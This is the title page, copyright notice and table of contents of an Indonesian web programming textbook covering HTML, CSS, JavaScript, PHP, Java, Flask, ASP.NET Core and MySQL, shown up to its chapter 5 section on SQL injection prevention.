
PEMROGRAMAN WEB

Satu Model Mental.
Tiga Stack Sungguhan.
Tiga Bukti CRUD.



Irfan Subakti

Profitina
profitina.com

Pemrograman Web

Dari HTML hingga ASP.NET Core, dengan PHP, Java, dan Python

Irfan Subakti

Hak cipta © 2026 Irfan Subakti. Hak cipta dilindungi undang-undang.

Diterbitkan oleh Profitina · profitina.com

Edisi pertama, September 2026.

Setiap program dalam buku ini sudah dikompilasi dan dijalankan sebelum keluarannya dicetak. Kode sumber lengkapnya ada di folder Code yang menyertai buku ini. Program-program tersebut disediakan untuk keperluan belajar-mengajar; Irfan Subakti dan penerbit tidak bertanggung jawab atas penggunaannya di luar keperluan itu.

Daftar Isi

Kata Pengantar ..... **lxxxviii**
Untuk siapa buku ini ditulis lxxxviii
Satu gagasan, beberapa bahasa lxxxviii
Isi buku ini lxxxviii
Cara membacanya lxxxix
Tentang penulis lxxxix
Ucapan terima kasih xc

BAB 1 Web, dari Ujung ke Ujung **1**
1.1 Tempat Kita Memulai 1
1.2 Internet dan Web Bukan Hal yang Sama 2
1.2.1 Apa itu jaringan, dalam istilah sesederhana mungkin 2
1.2.2 Internet adalah jaringan dari jaringan-jaringan 2
1.2.3 Apa yang berjalan di atas internet 3
1.2.4 Definisi web 4
1.2.5 Aplikasi internet dan aplikasi web 4
1.3 Alamat: Apa yang Dikerjakan IP 5
1.3.1 Mengapa mesin memerlukan nomor 5
1.3.2 IPv4: empat bilangan, tiga puluh dua bit 6
1.3.3 IPv6, dan mengapa rupanya begitu berbeda 6
1.3.4 Port: program mana di mesin itu 6
1.3.5 Apa yang tidak dikerjakan IP 7
1.4 Nama: Apa yang Dikerjakan DNS 7
1.4.1 Cara membaca nama domain 8
1.4.2 Pencarian, langkah demi langkah 9
1.4.3 Cache, dan mengapa perubahan butuh waktu untuk terlihat 9
1.4.4 Melakukan pencarian sendiri 9
1.5 Percakapan: Apa yang Dikerjakan TCP 11
1.5.1 Apa yang ditambahkan TCP 11
1.5.2 Bagaimana TCP menepati janjinya 12
1.5.3 Jabat tangan tiga arah 12
1.5.4 TCP dan UDP, dan mengapa web memilih TCP — sampai HTTP/3 13
1.5.5 Empat lapisan, dalam satu tabel 13
1.6 Percakapan Klien–Peladen, Ditelusuri Langkah demi Langkah 14
1.7 URL, Diurai 16
1.7.1 Tujuh bagian 16
1.7.2 Melihatnya dikerjakan, dengan tiga cara 17
1.7.3 Karakter yang perlu disamarkan 19
1.7.4 Absolut dan relatif, serta istilah URI dan URN 20
1.8 HTTP: Bahasa Percakapannya 21
1.8.1 Rupa sebuah permintaan 21
1.8.2 Metode 21
1.8.3 Rupa sebuah respons 22
1.8.4 Kode status 22
1.8.5 Header 23
1.8.6 Mengetik permintaan dengan tangan 24
1.8.7 Permintaan yang sama, byte demi byte 27
1.8.8 Ketiadaan state, dan mengapa itu penting 28
1.8.9 Versi-versi HTTP, dan HTTPS 28
1.9 Apa Itu Peladen Web, dan Apa yang Dilakukannya terhadap Permintaan 29

1.9.1 Sembilan hal yang dikerjakannya untuk setiap permintaan ... 30
1.10 Halaman Statis dan Halaman Dinamis ... 32
1.10.1 Perbedaannya, dibuat nyata ... 32
1.10.2 Rupa perbedaannya di jaringan ... 32
1.10.3 Kapan memilih yang mana ... 33
1.11 Sisi Peladen dan Sisi Klien ... 33
1.11.1 Empat jenis pemrograman web ... 33
1.11.2 Apa yang dapat dan tidak dapat dilihat masing-masing sisi ... 34
1.11.3 Mengapa perbedaan ini menentukan segala sesuatu sesudahnya ... 34
1.12 Di Dalam Peramban ... 35
1.12.1 Dari mana peramban berasal ... 35
1.12.2 Siapa yang unggul, dan kapan ... 37
1.12.3 Alur perenderan ... 38
1.13 Arsitektur Web dalam Tingkatan ... 39
1.14 Bahasa-Bahasa Web, dan Bagaimana Mereka Sampai di Sini ... 40
1.14.1 Garis keturunan markup ... 40
1.14.2 Tim Berners-Lee, dan halaman web sekecil mungkin ... 41
1.14.3 Tiga puluh lima tahun dalam satu diagram ... 42
1.14.4 Bahasa mana yang sebaiknya dipelajari? ... 43
1.15 Generasi-Generasi Web ... 46
1.15.1 Web 1.0: membaca ... 46
1.15.2 Web 2.0: menulis ... 47
1.15.3 Web 3.0 dan Semantic Web ... 49
1.15.4 Web 4.0, dan segala sesudahnya ... 50
1.15.5 Web3, yang sama sekali berbeda ... 53
1.16 Menyiapkan VS Code untuk Pengembangan Web di Windows, macOS, dan Linux ... 53
1.16.1 Visual Studio Code ... 54
1.16.2 Peramban, dan developer tools-nya ... 55
1.16.3 Live Server, untuk halaman statis ... 55
1.16.4 PHP ... 55
1.16.5 MySQL, melalui XAMPP ... 56
1.16.6 Java: JDK 25, dan Tomcat jika Anda mau ... 56
1.16.7 Python 3.14 dan Flask ... 57
1.16.8 .NET 10 dan C# Dev Kit ... 58
1.16.9 Git, dan memeriksa seluruh perangkat ... 58
1.17 Halaman Pertama, Disajikan dari Ujung ke Ujung, dengan Empat Cara ... 60
1.17.1 Cara pertama: berkas biasa ... 61
1.17.2 Cara kedua: PHP ... 62
1.17.3 Cara ketiga: Java ... 65
1.17.4 Cara keempat: Python dan Flask ... 74
1.17.5 Cara kelima: C# dan ASP.NET Core ... 77
1.17.6 Lima cara, berdampingan ... 80
1.18 Profitina dalam Praktik ... 81
1.19 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya ... 82
1.20 Ringkasan Bab ... 83
1.21 Soal Latihan ... 83
1.22 Penyelesaian Soal Latihan ... 84
Daftar Pustaka ... 86

BAB 2 HTML, CSS, dan Bahasa Dasar Web ... 89
2.1 Di Mana Kita Berhenti ... 89
2.2 Apa Itu Bahasa Markah ... 90
2.3 Perkakas yang Anda Perlukan, dan Tidak Lebih ... 91
2.4 Anatomi Dokumen HTML ... 92
2.4.1 Tag ... 92

2.4.2 Atribut ... 93
2.4.3 Tiga bagian dokumen ... 93
2.4.4 `<!DOCTYPE html>` dan `<html>` ... 94
2.4.5 `<head>` dan `<title>` ... 94
2.4.6 `<body>` ... 95
2.4.7 Kerangka lengkap untuk disalin ... 95
2.5 Teks: Judul, Paragraf, dan Dua Jenis Penekanan ... 96
2.5.1 Blok dan sebaris ... 96
2.5.2 Judul ... 96
2.5.3 Paragraf ... 97
2.5.4 Pindah baris dan garis horizontal ... 98
2.5.5 Format fisik dan format logis ... 99
2.5.6 Contoh terkerjakan dengan semuanya ... 100
2.5.7 Perataan, fon, dan teks praformat ... 101
2.6 Daftar ... 102
2.6.1 Daftar tak berurutan ... 102
2.6.2 Daftar berurutan ... 103
2.6.3 Sarang, dan daftar deskripsi ... 104
2.7 Tautan ... 105
2.7.1 Menaut ke dokumen lain ... 105
2.7.2 Menaut di dalam dokumen ... 106
2.7.3 Halaman dengan semua jenis tautan ... 106
2.7.4 Menulis tautan yang bekerja bagi semua orang ... 107
2.8 Gambar ... 108
2.9 Tabel ... 109
2.9.1 Sel ... 109
2.9.2 Baris dan keterangan tabel ... 109
2.9.3 Format, lama dan baru ... 110
2.9.4 Cara menulis tabel masa kini ... 111
2.10 HTML5 Semantis ... 112
2.11 Aksesibilitas sejak Baris Pertama ... 113
2.12 Formulir, secara Mendalam ... 115
2.12.1 Elemen `<form>` ... 115
2.12.2 `name` adalah intinya ... 116
2.12.3 `<label>`: jangan pernah dilewatkan ... 116
2.12.4 `<fieldset>` dan `<legend>` ... 116
2.12.5 Semua jenis *input* ... 117
2.12.6 Kontrol yang bukan `<input>` ... 118
2.12.7 Atribut yang memvalidasi ... 118
2.12.8 Formulir penjemputan ... 119
2.13 GET dan POST: Apa yang Sebenarnya Dikirim Peramban ... 122
2.13.1 Permintaan, bita demi bita ... 123
2.13.2 Pengodean persen ... 123
2.13.3 POST sungguhan ... 124
2.13.4 Unggahan berkas dan `multipart/form-data` ... 125
2.13.5 Memilih antara GET dan POST ... 126
2.14 Validasi: Tiga Tempat, Tiga Tugas ... 127
2.14.1 Memvalidasi markah itu sendiri ... 127
2.15 CSS dari Aturan Pertama ... 128
2.15.1 Bentuk sebuah aturan ... 128
2.15.2 Tiga tempat menaruh CSS ... 128
2.15.3 Selektor ... 131
2.15.4 `id` dan `class` ... 132
2.15.5 Warna ... 133
2.15.6 Panjang ... 134

2.15.7 Lembar gaya sungguhan pertama 134
2.16 Properti Kustom: Menamai Desain Sekali Saja 135
2.17 *Cascade* dan Spesifisitas, Dikerjakan sebagai Aritmetika 137
2.17.1 Tahap satu: asal dan kepentingan 137
2.17.2 Tahap dua: spesifisitas 137
2.17.3 Persaingan yang dikerjakan 139
2.18 Model Kotak, Digambar dan Diukur 139
2.19 Tata Letak: *Flexbox* dan *Grid* 141
2.19.1 *Flexbox* 141
2.19.2 *Grid* 142
2.20 Desain Responsif dan *Media Query* 142
2.21 JavaScript: Bahasanya dalam Sekali Duduk 144
2.21.1 Yang dapat dilakukan JavaScript di halaman 144
2.21.2 Bahasanya, dijalankan di luar peramban 144
2.21.3 Memasang skrip di halaman 146
2.21.4 `alert`, `prompt`, dan cara-cara lama 146
2.22 DOM dan Peristiwa 148
2.22.1 Menemukan, mengubah, dan membuat elemen 149
2.22.2 Peristiwa 150
2.23 `fetch` dan JSON: Berbicara dengan Peladen tanpa Meninggalkan Halaman 151
2.24 Memisahkan Struktur, Presentasi, dan Perilaku 153
2.25 Membangun Halaman Publik Profitina Laundry, Langkah demi Langkah 157
2.26 Menyajikan Halaman dan Menangani Formulir: Java, Python, PHP 160
2.26.1 Java: peladen HTTP bawaan JDK 160
2.26.2 Python: Flask 162
2.26.3 PHP: peladen bawaan dan sebuah perute 164
2.26.4 Satu uji, tiga peladen 165
2.27 Profitina dalam Praktik 166
2.28 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 166
2.29 Ringkasan Bab 167
2.30 Soal Latihan 168
2.31 Penyelesaian Soal Latihan 169
Daftar Pustaka 171

BAB 3 PHP dari Nol 173
3.1 Sampai di Mana Kita 173
3.2 Apa Sebenarnya Bahasa Sisi Peladen Itu 174
3.2.1 Gambaran statis, sekali lagi 174
3.2.2 Menambahkan program di tengah 174
3.2.3 PHP hanyalah salah satunya 175
3.2.4 Apa yang terjadi antara klik dan halaman 175
3.2.5 Memasang perangkatnya 176
3.3 Skrip Pertama Anda 177
3.3.1 Siapa yang menulis PHP 177
3.3.2 Yang perlu sudah Anda ketahui 177
3.3.3 Hello World 177
3.3.4 Hello World dari tiga peladen 179
3.4 Bentuk Sebuah Berkas PHP 180
3.4.1 Cara-cara membuka blok 180
3.4.2 Mencampur PHP dan HTML 181
3.4.3 Komentar 181
3.4.4 Mana yang peka huruf besar-kecil dan mana yang tidak 182
3.5 Mengeluarkan Keluaran 182
3.6 Variabel 182
3.7 Tipe, dan Kebiasaan PHP Mengonversinya 183

3.7.1 Tipe-tipe 183
3.7.2 Anda tidak mendeklarasikan tipe; PHP yang menyimpulkannya 183
3.7.3 *Type juggling*, dan dua macam tanda sama dengan 185
3.7.4 Mengonversi dengan sengaja 185
3.7.5 Apa yang dianggap salah 185
3.8 Konstanta 186
3.9 Operator 186
3.9.1 Aritmetika, perbandingan, dan inkremen 187
3.9.2 Logika, dan evaluasi hubung-singkat 187
3.9.3 *String*, *array*, dan penugasan bersyarat 188
3.9.4 Presedens, dikerjakan 188
3.10 Membuat Keputusan 190
3.10.1 if, else, dan elseif 190
3.10.2 Ternary dan sintaksis alternatif 191
3.10.3 switch dan match 191
3.11 Perulangan 193
3.11.1 break dan continue 193
3.11.2 Semua percabangan dan perulangan, dijalankan 195
3.12 Fungsi, Cakupan, dan Cara Argumen Berpindah 197
3.12.1 Apa itu fungsi 197
3.12.2 Mendeklarasikan, mengembalikan, memberi tipe 199
3.12.3 Cakupan: fungsi tidak dapat melihat ke luar dirinya 199
3.12.4 Dengan nilai dan dengan referensi 199
3.13 *Array* 202
3.13.1 Apa sebenarnya *array* dalam PHP 202
3.13.2 *Array* berindeks 202
3.13.3 *Array* asosiatif 203
3.13.4 Menelusuri *array* 205
3.13.5 Melihat isi *array* 207
3.13.6 Mengurutkan 208
3.14 *String* 210
3.15 Gagasan yang Sama dalam Java dan Python 212
3.16 Memecah Program ke Beberapa Berkas 217
3.17 *Superglobal*: Membaca Permintaan dengan Tiga Cara 220
3.17.1 Apa itu *superglobal* 220
3.17.2 Melihatnya sendiri 221
3.17.3 Permintaan yang sama di Java dan Flask 223
3.17.4 Metodenya, dan GET atau POST 229
3.18 Formulir, dan Kalkulator Harga 230
3.18.1 Bagian-bagian formulir 230
3.18.2 Fungsi bantu bersama 231
3.18.3 Kalkulatornya 233
3.18.4 Kalkulator dalam Java 236
3.18.5 Kalkulator dalam Flask 242
3.19 Validasi dan *Escaping* 250
3.19.1 Lubangnya, diperagakan 250
3.19.2 Perbaikannya 251
3.19.3 Validasi bukan *escaping* 251
3.19.4 Validator kontak 252
3.20 *Cookie* dan Sesi 253
3.20.1 Protokol tanpa ingatan 253
3.20.2 *Cookie* 253
3.20.3 Sesi 254
3.20.4 Token formulir 255
3.20.5 Formulir kontak: *post, redirect, get* 256

3.20.6 Sesi di Java dan Flask 258
3.21 Kata Sandi: password_hash dan *Login* Staf 262
3.21.1 Jangan pernah menyimpan kata sandi 262
3.21.2 password_hash di PHP 263
3.21.3 *Login*, halaman terlindung, dan keluar 264
3.21.4 *Login* yang sama di Java dan Flask 268
3.22 Menerima Berkas 274
3.23 Galat, dan Cara Membacanya 277
3.24 Halaman Laundry, Dirakit 278
3.25 Profitina dalam Praktik 279
3.26 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 280
3.27 Ringkasan Bab 281
3.28 Soal Latihan 281
3.29 Penyelesaian Soal Latihan 283
Daftar Pustaka 288

BAB 4 Evaluasi dan Pembahasan I: Dari Situs Statis ke Formulir yang Tervalidasi 290
4.1 Dari Mana Kita Berangkat 290
4.2 Cara Menggarap Soal Pemrograman Web 291
4.2.1 Delapan langkah 291
4.2.2 Tiga instrumen yang memperlihatkan apa yang sebenarnya terjadi 292
4.2.3 Susunan setiap soal 293
4.2.4 Folder kode 293
4.3 Soal 4.1 — Lima Halaman Situs Pribadi 294
4.3.1 Soalnya 294
4.3.2 Memahaminya dengan tangan 294
4.3.3 HTML-nya 295
4.3.4 CSS-nya 297
4.3.5 JavaScript-nya 300
4.3.6 Yang ditampilkan peramban 300
4.3.7 Penyelesaian Java 302
4.3.8 Penyelesaian Python 305
4.3.9 Penyelesaian keliru yang menggoda 307
4.4 Soal 4.2 — URL Bersih untuk Kelima Halaman 308
4.4.1 Soalnya 308
4.4.2 Memahaminya dengan tangan 308
4.4.3 Penyelesaian dengan server bawaan PHP 309
4.4.4 Memeriksa kelima alamat 312
4.4.5 Penyelesaian Java dan Python 314
4.4.6 Penyelesaian keliru yang menggoda 314
4.5 Soal 4.3 — Menulis Laporan Proyek 315
4.5.1 Soalnya 315
4.5.2 Memahaminya dengan tangan 315
4.5.3 Kerangka laporan 315
4.5.4 Program pengukur dengan JavaScript 316
4.5.5 Penyelesaian Java dan Python 317
4.5.6 Evaluasi memerlukan sebelum dan sesudah 320
4.5.7 Penyelesaian keliru yang menggoda 321
4.6 Soal 4.4 — Menayangkan Situs dan Menerbitkan Kode Sumbernya 322
4.6.1 Soalnya 322
4.6.2 Memahaminya dengan tangan 322
4.6.3 Gladi di mesin sendiri 322
4.6.4 Penyelesaian Java dan Python 324
4.6.5 Penyelesaian keliru yang menggoda 327
4.7 Soal 4.5 — Satu Permintaan di Jaringan: Cek Status Pesanan 327

4.7.1 Soalnya 328
4.7.2 Memahaminya dengan tangan 328
4.7.3 Penyelesaian PHP 329
4.7.4 Permintaan yang sama, byte demi byte 331
4.7.5 Penyelesaian Java 332
4.7.6 Penyelesaian Python 334
4.7.7 Penyelesaian keliru yang menggoda 335
4.8 Soal 4.6 — GET atau POST: Mencari Lawan Menitipkan 336
4.8.1 Soalnya 336
4.8.2 Memahaminya dengan tangan 337
4.8.3 HTML-nya 337
4.8.4 Penyelesaian PHP 338
4.8.5 Penyelesaian Java dan Python 341
4.8.6 Penyelesaian keliru yang menggoda 343
4.9 Soal 4.7 — Daftar Harga sebagai Tabel Sungguhan 344
4.9.1 Soalnya 344
4.9.2 Memahaminya dengan tangan 345
4.9.3 HTML-nya 345
4.9.4 Penyelesaian PHP 347
4.9.5 Penyelesaian Java dan Python 349
4.9.6 Penyelesaian keliru yang menggoda 353
4.10 Soal 4.8 — Aturan Mana yang Menang, dan Selebar Apa Kotaknya 355
4.10.1 Soalnya 355
4.10.2 Memahaminya dengan tangan 356
4.10.3 Pemeriksaan di peramban sungguhan 357
4.10.4 Penalaran yang sama sebagai program 358
4.10.5 Penyelesaian keliru yang menggoda 362
4.11 Soal 4.9 — Perkiraan Harga Langsung dengan JavaScript 363
4.11.1 Soalnya 363
4.11.2 Memahaminya dengan tangan 364
4.11.3 HTML dan JavaScript-nya 364
4.11.4 Penyelesaian Java dan Python 368
4.11.5 Penyelesaian keliru yang menggoda 372
4.12 Soal 4.10 — Nota dengan PHP: Larik, Gelung, Fungsi dan Pengurutan 373
4.12.1 Soalnya 373
4.12.2 Memahaminya dengan tangan 373
4.12.3 Penyelesaian PHP 374
4.12.4 Penyelesaian Java dan Python 376
4.12.5 Penyelesaian keliru yang menggoda 380
4.13 Soal 4.11 — Formulir Penitipan yang Divalidasi dan Di-escape 381
4.13.1 Soalnya 381
4.13.2 Memahaminya dengan tangan 382
4.13.3 Penyelesaian PHP 382
4.13.4 Penyelesaian Java dan Python 386
4.13.5 Penyelesaian keliru yang menggoda 392
4.14 Soal-Soal Berdampingan 393
4.15 Profitina dalam Praktik 394
4.16 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 395
4.17 Ringkasan Bab 396
4.18 Soal Latihan 396
4.19 Penyelesaian Soal Latihan 397
Daftar Pustaka 398

BAB 5 PHP dan MySQL, serta Menjalankan Server 399
5.1 Posisi Kita Sejauh Ini 399

5.2 Menjalankan Server 400
5.2.1 “Web server” adalah tiga program 400
5.2.2 Paket bundel, dan mengapa kita memakainya 401
5.2.3 XAMPP di Windows, langkah demi langkah 401
5.2.4 XAMPP di macOS 402
5.2.5 LAMP di Linux, langkah demi langkah 402
5.2.6 Konfigurasi Apache dan *document root* 403
5.2.7 Port, dan apa yang dilakukan bila 80 sudah terpakai 404
5.2.8 `php.ini`, dan melihat kesalahan Anda 404
5.2.9 MySQL dan MariaDB 405
5.2.10 phpMyAdmin 406
5.2.11 Memeriksa seluruh tumpukan 406
5.2.12 Peladen tanpa memasang apa pun: peladen bawaan PHP dan SQLite 407
5.3 Mengingat Pengunjung 407
5.3.1 Mengirim peramban ke tempat lain: *redirection* 407
5.3.2 Masalah yang mendasarinya: HTTP tidak punya ingatan 408
5.3.3 Cookie 409
5.3.4 Apa yang salah dengan cookie 410
5.3.5 Sesi 411
5.3.6 Bagaimana sesi sebenarnya bekerja 412
5.3.7 Keluar, dan peramban yang menolak cookie 414
5.4 Apa Itu Basis Data Relasional 414
5.4.1 Mulai dari buku kasir 414
5.4.2 Apa yang membuatnya relasional 415
5.4.3 Kunci 415
5.4.4 Tujuh tabel Profitina Laundry 415
5.4.5 Mengapa tabelnya berbentuk demikian 417
5.5 SQL dari Nol: Membuat Tabel 418
5.5.1 Apa itu SQL 418
5.5.2 Membuat basis data 419
5.5.3 Tipe 419
5.5.4 Batasan 420
5.5.5 `CREATE TABLE`, baris demi baris 420
5.5.6 *Foreign key* 422
5.5.7 Melihat apa yang ada 422
5.6 Memuat Basis Data Binatu 423
5.6.1 Dengan phpMyAdmin, langkah demi langkah 423
5.6.2 Dari baris perintah 424
5.6.3 Pengguna untuk aplikasi 424
5.6.4 Memeriksa hasil impor 425
5.6.5 Data yang sama di SQLite, dan pelari kueri 425
5.7 Memasukkan, Mengubah, dan Mengeluarkan Data 425
5.7.1 `INSERT` 425
5.7.2 Ketika aturan dilanggar 426
5.7.3 `UPDATE` 427
5.7.4 `DELETE` 428
5.8 Mengajukan Pertanyaan: `SELECT` 429
5.8.1 Bentuk sebuah kueri 429
5.8.2 Memilih kolom 430
5.8.3 Memilih baris: `WHERE` 430
5.8.4 Mengurutkan dan membatasi 432
5.9 Membaca Beberapa Tabel Sekaligus: *Join* 433
5.9.1 Mengapa *join* diperlukan 433
5.9.2 Empat tabel atau lebih 433
5.9.3 `LEFT JOIN`: mempertahankan baris tanpa pasangan 434

5.10 Menghitung dan Meringkas ... 435
5.10.1 Fungsi agregat ... 435
5.10.2 `GROUP BY` ... 435
5.10.3 Mengelompokkan per bulan ... 436
5.10.4 `HAVING` ... 437
5.10.5 Subkueri: siapa yang masih berutang? ... 438
5.11 Transaksi ... 439
5.11.1 Masalahnya ... 439
5.11.2 Transaksi bekerja ... 439
5.12 PHP dan MySQL Cara Klasik: `mysqli` ... 441
5.12.1 Apa itu koneksi basis data ... 441
5.12.2 Menyambung dan memilih basis data ... 441
5.12.3 Mengirim kueri dan membaca jawabannya ... 442
5.12.4 Membersihkan ... 443
5.13 Pembungkus Berorientasi Objek ... 444
5.13.1 Mengapa perlu membungkus ... 444
5.13.2 Kelas dasar dan kelas turunan ... 444
5.13.3 Menjalankannya ... 448
5.13.4 Apa yang benar dari rancangan ini, dan apa yang tidak ... 450
5.14 PDO: *Create, Read, Update, Delete* ... 451
5.14.1 Apa itu PDO ... 451
5.14.2 *Prepared statement* dalam satu paragraf ... 452
5.14.3 Pelanggan ... 452
5.14.4 Tagihan, dan transaksi dalam PHP ... 455
5.14.5 Kesalahan, dan cara menampilkannya ... 459
5.15 *SQL Injection*, Diperagakan dan Dicegah ... 460
5.15.1 Halamannya ... 460
5.15.2 Membaca serangannya ... 463
